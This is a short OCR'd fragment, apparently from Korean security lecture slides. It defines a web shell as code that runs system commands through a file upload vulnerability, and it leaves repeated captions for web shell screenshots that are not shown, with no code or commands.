
웹 셸은 업로드 취약점을 통하여 시스템에 명령을 내릴 수 있는 코드를 말한다.

>>> 파일 업로드 취약점이 있는 경우


Web shall 구현 화면



Web shall 구현 화면



Web shall 구현 화면



각 서버측 언어별로 웹쉘 사용가능